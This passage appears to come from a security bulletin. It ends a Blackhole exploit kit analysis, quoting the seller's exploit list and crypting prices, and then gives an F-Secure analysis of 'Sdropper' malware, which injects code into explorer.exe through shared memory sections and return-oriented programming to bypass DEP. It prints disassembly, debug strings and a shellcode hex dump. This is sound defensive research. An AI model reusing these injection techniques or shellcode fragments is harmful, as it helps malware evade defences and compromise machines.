Flash AVM CVE-2011-2110 (этот эксплойт под флешь дает побольше пробива чем предыдущий пак)
MDAC (в его актуальности нет смысла разубеждать, потому как ИЕ6 траф до сих присутвует + мы следим за чистотой этого сплойта от проактивных антивирусов)
HCP (В скором времени планируем убрать, но пока еще не много выжимает)
IE XML (последний добавленный эксплойт)

Figure 8: The latest version was also announced in Russian by the author.

```
One-time crypt (5 WMZ) - each crypt worths money
Monthly unlim (50 WMZ) - unlimited crypts count in
one month
```

This service seems to be a spin-off enterprise, logically benefiting from the development of the JavaScript cryptor used in the Blackhole main script.

CONCLUSION

By now we have reached the point where the Blackhole server code is readable enough to understand its overall structure and functionality.

The second part of this article will build on this knowledge and focus on the operation of a Blackhole server. We will examine in detail what happens on the server side during a typical attack, what kind of interaction goes on between the infected-to-be host and the infecting hosting server.

REFERENCES

[1] Howard, F. Exploring the Blackhole exploit kit. Sophos Naked Security blog. http://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit.

[2] BlackHole Exploit Kit 1.0.2 download. The Hacker News. http://thehackernews.com/2011/05/blackhole-exploit-kit-download.html.

[3] Blackhole exploit kit now being offered for free. Infosecurity Magazine. http://www.infosecurity-magazine.com/view/18159/blackhole-exploit-kit-now-being-offered-for-free/.

[4] ionCube Forum. http://forum.ioncube.com/viewtopic.php?p=3827&sid=255b9bc1dbcb12a902be8c1713900d3e.

[5] Black Hole Exploit Kit 1.0.2 Analysis. SoftForum. http://sofosecurity.files.wordpress.com/2011/10/blackholeexploitkit_kr_softforum.pdf.

[6] Inside Blackhole Exploits Kit v1.2.4 – Exploit Kit Control Panel. Malware don't need Coffee. http://malware.dontneedcoffee.com/2012/07/inside-blackhole-exploits-kit-v124.html.

[7] Papp, G. 'Signatures are dead.' 'Really? And what about pattern matching?' Virus Bulletin, April 2010. http://www.virusbtn.com/virusbulletin/archive/2010/04/vb201004-signatures-are-dead.

[8] ionCube PHP Encoder features. http://www.ioncube.com/sa_encoder.php?page=features.

FEATURE 2

CODE INJECTION VIA RETURN-ORIENTED PROGRAMMING

Wayne Low
F-Secure, Finland

Code injection first became popular in game cheats, where it was used to change the program's course of execution. The technique has since been adapted for use in the malware world, where it is used in various ways to disguise the presence of malicious code on a machine, for example by injecting and running the code in a legitimate process.

This analysis focuses on a piece of malware found on a customer's machine which had reportedly been infected with ransomware. Behavioural analysis showed that this malware did not behave like typical ransomware and it appeared to be an ordinary backdoor. Out of curiosity, we decided to investigate it to determine whether there were any hidden characteristics that could possibly indicate that the malware really was ransomware, as the customer claimed. Further investigation disclosed a couple of interesting details. So the story begins.

The results of the investigation are as follows:

1. We believe it to be the first malware found to be related to the well-known '*Windows* messaging shatter attack', which was first discovered by Brett Moore in 2004 [1] (proof-of-concepts were available in his whitepaper [2] demonstrating how the attack worked).
2. This malware uses an exploitation technique to bypass Data Execution Prevention (DEP) in conjunction with the *Windows* shatter attack technique in order to perform code injection.

We believe the author intended to name the malware 'sdropper32' (Shellcode Dropper) as this term can be found in a DLL name from the image export table, IMAGE_EXPORT_DIRECTORY->Name. From now on, we will refer to the malware as Sdropper.

OVERLY VERBOSE WITH A BUNCH OF DEBUG STRINGS

It is always helpful for the analyst when a malware sample comes with debug information, as it gives us hints about the malware and makes analysing it easier, even if the information is not the full symbol table of the API functions used in the code. On first looking at the debug strings from the binary, we can deduce the following information:

- The programming language used by the sample
- The logging information that will be sent to the malware's command-and-control (C&C) server
- The functionality of some important modules used in the sample
- The error handling messages.

```
DownloadUpdateMain(): e2
DownloadUpdateMain(): e1
Server::ProcessServerAnswer(): Command '%s' = %x
Server::SendReport(): Buffer '%s'
Server::ServerLoopThread(): SendReport '%s' ok
Server::ServerLoopThread(): SendReport '%s' no answer
Server::ServerLoopThread(): Sleep: '%d' min
Drop::InjectStartThread(): inject '%s' (x%s) !!!
Entry(): integrity: %x, parrent: '%s', current: '%s',
win: '%s',
Entry(): Exploit failed
Entry(): Normal injected failed
Entry(): System already infected
Inject::CheckProcessName(): CheckProcessName '%s' ok
NewZwResumeThread(): InjectProcess started ok
Inject::CopyImageToProcess():
x64ZwAllocateVirtualMemory failed:
Inject::CopyImageToProcess(): VirtualAllocEx failed:
%08X
Inject::CopyImageToProcess(): x64ZwWriteVirtualMemory
failed: %0
Inject::CopyImageToProcess(): WriteProcessMemory
failed: %08X
Inject::InjectImageToProcess(): x64NtQueueApcThread
failed: %08X
Inject::InjectImageToProcess(): NtQueueApcThread
failed: %08X
Inject::InjectImageToProcess(): NtQueueApcThread
failed: %08X
Inject::InjectImageToProcess():
x64RtlCreateUserThread failed: %
Inject::InjectImageToProcess(): CreateRemoteThread
failed: %08X
Inject::InjectProcess(): OpenProcess failed: %08X
Inject::InjectProcess(): Process already injected
Inject::InjectExplorerProcess(): Injected ok
Protect::UpdateMain(): EXE UPDATED !!!
Protect::UpdateMain(): eee3
Protect::StartProtect(): Old: '%s'
Protect::StartProtect(): New: '%s'
Protect::StartProtect(): WriteFileToNewPath error
Protect::StartProtect(): AddKeyToRun error
Protect::WriteFileToNewPath(): FileWrite error %x
Protect::WriteFileToNewPath(): FileRead '%s' error %x
Modules::ModuleLoad(): Module: '%s' Loaded
```

Figure 1: Excerpt of output debug strings found in the sample.

Based on the debug information, it is very easy to identify the main payload of this sample, but what caught our attention was the exploit string – which made us wonder what else was going on. We decided to investigate further to see if some sort of exploit was really implemented.

A MEMORY INJECTION APPROACH WITHOUT USING THE CLASSIC MEMORY INJECTION TECHNIQUE

Our initial analysis showed that the malware didn't use the usual memory injection method, so we first had to understand how it implements code injection.

The classic memory injection technique used by many traditional malware families will first allocate a block of memory using the VirtualAllocEx API function to hold the code instructions, which will then be written to the address space of the remote process using the WriteProcessMemory API function. Since this is a popular method [3] for writing/injecting code into a remote process, it is easily identified by anti-virus software through a Host Intrusion Prevention System (HIPS). For this reason, Sdropper utilized an alternative and intelligent method, without using any memory manipulation APIs.

First, the malware attempts to find a global file mapping object in the system, which can be found using one of the following section objects:

i. \BaseNamedObjects\ShimSharedMemory

ii. \BaseNamedObjects\windows_shell_global_counters

iii. \BaseNamedObjects\MSCTF.Shared.SFM.MIH


iv. \BaseNamedObjects\MSCTF.Shared.SFM.AMF

v. \BaseNamedObjects\UrlZonesSM_Administrator

```
Handle v3.46
Copyright (C) 1997-2011 Mark Russinovich
Sysinternals - www.sysinternals.com
-----------------------------------------------------
explorer.exe pid: 1788 %computername%\%username%
  A4: Section   \BaseNamedObjects\ShimSharedMemory
       Pagefile  57344 bytes
 354: Section   \BaseNamedObjects\UrlZonesSM_analyst
       Pagefile  4096 bytes
 3CC: Section   \BaseNamedObjects\mmGlobalPnpInfo
  ..
```

Figure 2: Global section objects found in Windows Explorer on the test machine.

If the section object can be opened successfully for SECTION_MAP_READ and SECTION_MAP_WRITE,




WinObj - Sysinternals: www.sysinternals.com

```
\
  ArcName
  BaseNamedObjects
    Restricted
  Callback
  Device
  Driver
  FileSystem
  GLOBAL??
  KernelObjects
  KnownDlls
  NLS
  ObjectTypes
  RPC Control
  Security
  Sessions
  Windows
```

Name	Type	SymLink
{A64C7F33-DA35-459b-96CA-63B51FB0CDB9}	Section	
Wmi Provider Sub System Counters	Section	
UrlZonesSM_analyst	Section	
TpVcW32Queue1	Section	
TpVcW32Queue-Tp-Handle	Section	
ShimSharedMemory	Section	
SENS Information Cache	Section	
RSVP_STATS	Section	
RotHintTable	Section	
Perflib_Perfdata_580	Section	
MSIDLPM_STATS	Section	
mmGlobalPnpInfo	Section	
IDA0: ESENT Performance Data Schema Version 40	Section	
HGFSMEMORY	Section	
GlobalUserFileMappingLearningMSPYHlDhzQlWhJl4427	Section	
GlobalUserFileMappingEudpMSPYHlDhzQlWhJl4427	Section	
GlobalUserFileMappingEudcMSPYHlDhzQlWhJl4427	Section	
GlobalFileMappingMSPYXpFsltZx	Section	
GlobalFileMappingMSPYanalystPerUserHlDhzQlWhJl	Section	
GDA: ESENT Performance Data Schema Version 40	Section	
FileMappingMSPYXpFsltZx	Section	
Debug.Memory.2ec	Section	
CiceroSharedMemDefaultS-1-5-21-1417001333-1563985344-1801674531-1004	Section	
C:_Documents and Settings_LocalService_Local Settings_Temporary Internet Files_Content.IE5_inde...	Section	
C:_Documents and Settings_LocalService_Local Settings_History_History.IE5_index.dat_32768	Section	
C:_Documents and Settings_LocalService_Cookies_index.dat_16384	Section	
C:_Documents and Settings_analyst_Local Settings_Temporary Internet Files_Content.IE5_index.da...	Section	
C:_Documents and Settings_analyst_Local Settings_History_History.IE5_MSHist01201207182012071...	Section	
C:_Documents and Settings_analyst_Local Settings_History_History.IE5_MSHist01201207092012071...	Section	
C:_Documents and Settings_analyst_Local Settings_History_History.IE5_index.dat_49152	Section	
C:_Documents and Settings_analyst_Cookies_index.dat_32768	Section	
{A3BD3259-3E4F-428a-84C8-F0463A9D3EB5}	Mutant	
ZonesLockedCacheCounterMutex	Mutant	

BaseNamedObjects\WmiProviderSubSystemHostJob

Figure 3: List of sections that have global names on the infected machine.



```
Address  Hex dump
007B0000 EF BE AD DE 60 00 00 00 05 00 00 00 00 00 00 00
007B0010 00 00 00 00 04 00 00 00 03 00 00 00 02 00 00 00
007B0020 01 00 00 00 FF FF FF FF FF FF FF FF FF FF FF FF
007B0030 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
007B0040 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
007B0050 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
007B0060 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
007B0070 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
007B0080 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
007B0090 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
```

Memory map

```
Address  Size     Owner  Section  Contains  Type  Access  Initial
00780000 00002000                           Map   R       R
00790000 00002000                           Map   R       R
00850000 00002000                           Map   R       R
7FFA0000 00033000                           Map   R       R
007B0000 0000E000                           Map   RW      RW
```

[explorer.exe]Process Memory(1005)

Address	Size	Protect	State	Type	Module Name
0x00390000	0x00002000	RE	Commit	Map	
0x00392000	0x00006000		Reserve	Map	
0x003D0000	0x00002000	R	Commit	Map	
0x003E0000	0x00002000	R	Commit	Map	
0x003F0000	0x00002000	R	Commit	Map	
0x00420000	0x00003000	R	Commit	Map	
0x00470000	0x00103000	R	Commit	Map	
0x00580000	0x00084000	RE	Commit	Map	
0x00604000	0x0027C000		Reserve	Map	
0x00A80000	0x00002000	R	Commit	Map	
0x00AB0000	0x0000E000	RW	Commit	Map	
0x00B10000	0x00002000	R	Commit	Map	
0x00B30000	0x00002000	R	Commit	Map	

Figure 4: Shared memory between malware address space and explorer.exe address space.

it will create a mapped view with protection level PAGE_READWRITE using ZwMapViewOfSection in the malware's process address space. In my test environment, I was unable to see section objects from (ii) to (iv), so ZwOpenSection will return STATUS_OBJECT_NAME_NOT_FOUND if it tries to open one of these section objects.

The mapped view returned by ZwMapViewOfSection can be shared with other processes. In other words, the sample can write code and store contents in this mapped view and share it with the explorer.exe address space as well [4].

As shown in Figure 4, the committed memory is marked as read-write only. How did the malware manage to execute code in this memory region? And how did the malware trigger the code written in this page? We find a clue in its export directory table:

1. 004065A3 DownloadRunExeId
2. 00406536 DownloadRunExeUrl
3. 004065FC DownloadRunModId
4. 00406676 DownloadUpdateMain
5. 00404D4E InjectApcRoutine
6. 00404D33 InjectNormalRoutine
7. **00405ADB InjectedShellCodeEnd**
8. **00405A8A InjectedShellCodeStart**
9. 00406721 SendLogs
10. 0040670C WriteConfigString

The highlighted text shows that it has a shellcode routine and its name, InjectedShellCodeStart, indicates that this shellcode will be injected somehow into the shared memory. In the next section, we will investigate how important this shellcode is in this memory injection method.

DETERMINES ARCHITECTURE BEFORE BUILDING LOADER CODE

On initial execution, the malware will generate the platform-specific loader code, together with the custom shellcode mentioned in the previous section. To do so, Sdropper checks the architecture of the infected machine using IsWow64Process.

While building the loader, Sdropper will simultaneously copy the code to the memory regions shared with explorer.exe.

PREPARATION OF LOADER CODE

The author wrote his own GetProcAddress function (which I refer to as _MyGetProcAddress), which has the following function prototype:

```
_MyGetProcAddress(HMODULE hModule, CHAR *szFuncName,
BOOLEAN IsRVA)
```

This function is able to provide the relative virtual address, if IsRVA is set to true; otherwise, it will return the virtual address of the specified function name that is similar to GetProcAddress.

To start building the loader code, Sdropper attempts to locate the address of the shellcode from the dropper's export table. It also needs to get the size of the shellcode by calculating the delta value between InjectedShellCodeStart and InjectedShellCodeEnd. It then resolves the following API functions, which will be called or used later in the shellcode:


- CloseHandle
- MapViewOfFile
- OpenFileMappingA
- CreateThread
- SetWindowLong

The resolved API function address and shellcode are copied to the mapped view that was obtained previously. You may notice that it also gets the address of SetWindowLong, so why on earth does it use the *Windows* GUI API function? We will examine this further later in the article.

Figure 7 shows how the loader code looks at this point.


PREPARATION OF LOADER CODE WITH RETURN-ORIENTED PAYLOAD

In order to locate the targeted shared memory address in the explorer.exe address space, Sdropper will explore all the memory regions available in the process using VirtualQueryEx. For each memory region in




```
56                      push    esi             ; lpData
68 D8 79 40 00          push    offset aCurrentpath_1 ; "CurrentPath"
E8 07 EF FF FF          call    _CreateInfectionMarkerInSoftwareRegKey
6A FF                   push    0FFFFFFFFh
E8 39 D6 FF FF          call    _GetWoW64Info
85 C0                   test    eax, eax
74 07                   jz      short @@isX86

E8 0A 0F 00 00          call    _x64ShellCodeInjection
EB 05                   jmp     short loc_405471

                        @@isX86:
E8 24 09 00 00          call    _x86ShellCodeInjection

                        loc_405471:
88 45 FF                mov     [ebp+bInjectionSuccess], al
3A C3                   cmp     al, bl
75 22                   jnz     short loc_40549A
```

Figure 5: Checks platform architecture using IsWow64Process.



```
.text:00405D9B                 push    ebx
.text:00405D9C                 push    esi
.text:00405D9D                 push    edi
.text:00405D9E                 lea     eax, [ebp+MappedMemSz]
.text:00405DA1                 push    eax             ; MappedMemorySz
.text:00405DA2                 lea     eax, [ebp+MappedAddr]
.text:00405DA5                 push    eax             ; LocalMappedMem
.text:00405DA6                 lea     eax, [ebp+Handle]
.text:00405DA9                 xor     ebx, ebx
.text:00405DAB                 push    eax             ; Handle of mapped memory
.text:00405DAC                 mov     [ebp+bInjecctionSuccess], bl
.text:00405DAF                 call    _GetShellCodePlaceHolderAddress
.text:00405DB4                 test    al, al
.text:00405DB6                 jz      @@exit
.text:00405DBC                 mov     esi, g_CurrentProcBaseAddr
.text:00405DC2                 push    ebx
.text:00405DC3                 push    offset aInjectedshel_1 ; "InjectedShellCodeStart"
.text:00405DC8                 push    esi
.text:00405DC9                 call    _MyGetProcAddress
.text:00405DCE                 push    ebx
.text:00405DCF                 push    offset aInjectedshel_2 ; "InjectedShellCodeEnd"
.text:00405DD4                 push    esi
.text:00405DD5                 mov     [ebp+AddrShellcode], eax
.text:00405DD8                 call    _MyGetProcAddress
.text:00405DDD                 mov     esi, [ebp+MappedAddr]
.text:00405DE0                 mov     edi, eax
.text:00405DE2                 sub     edi, [ebp+AddrShellcode] ; edi = Size of the shellcode
.text:00405DE5                 lea     eax, [edi+0E0h] ; Allocate space for the shellcode that will store func addresses
.text:00405DEB                 sub     esi, eax
.text:00405DED                 add     esi, [ebp+MappedMemSz] ; esi = Actual shellcode address that hold function addresses + shellcode
.text:00405DF0                 push    eax             ; Size
.text:00405DF1                 push    ebx             ; Val
.text:00405DF2                 push    esi             ; Dst
.text:00405DF3                 mov     [ebp+customshellcodeaddrontargetedProc], eax
.text:00405DF6                 call    memset
.text:00405DFB                 add     esp, 0Ch
.text:00405DFE                 push    edi             ; Size
.text:00405DFF                 push    [ebp+AddrShellcode] ; Src
.text:00405E02                 lea     eax, [esi+0D0h] ; esi+d0 => Start shellcode
.text:00405E08                 push    eax             ; Dst
.text:00405E09                 call    memcpy
```

Figure 6: Sdropper customizes the loader shellcode.




```
Address  Hex dump                                         ASCII
00750ECF 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750EDF 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750EEF 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750EFF 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750F0F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750F1F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750F2F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750F3F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750F4F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750F5F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750F6F 76 BB 80 7C|05 B9 80 7C|47 9B 80 7C|37 06 81 7C v╗Ç|♣╣Ç|G¢Ç|7♠ü|
00750F7F 0D D6 41 7E|00 00 00 00|00 00 00 00|00 00 00 00 .╓A~............
00750F8F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750F9F 8B EC 8B 75|08 33 DB 38|5E 2C 75 32|8D 46 14 50 ï∞ïu◘3█8^,u2ìF¶P
00750FAF 53 6A 26 C6|46 2C 01 FF|16 8B F8 3B|FB 74 1F 53 Sj&╞F,☺ ▬ï°;√t▼S
00750FBF 53 53 6A 26|57 FF 56 04|3B C3 74 0E|8B 4E 28 53 SSj&W V♦;├t♫ïN(S
00750FCF 53 50 03 C8|51 53 53 FF|56 0C 57 FF|56 08 FF 76 SP♥╚QSS V.W V◘ v
00750FDF 20 53 FF 76|24 FF 56 10|33 C0 83 C4|54 5D C2 10  S v$ V►3└â─T]┬►
00750FEF 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
00750FFF 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
0075100F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
0075101F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
0075102F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
0075103F 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
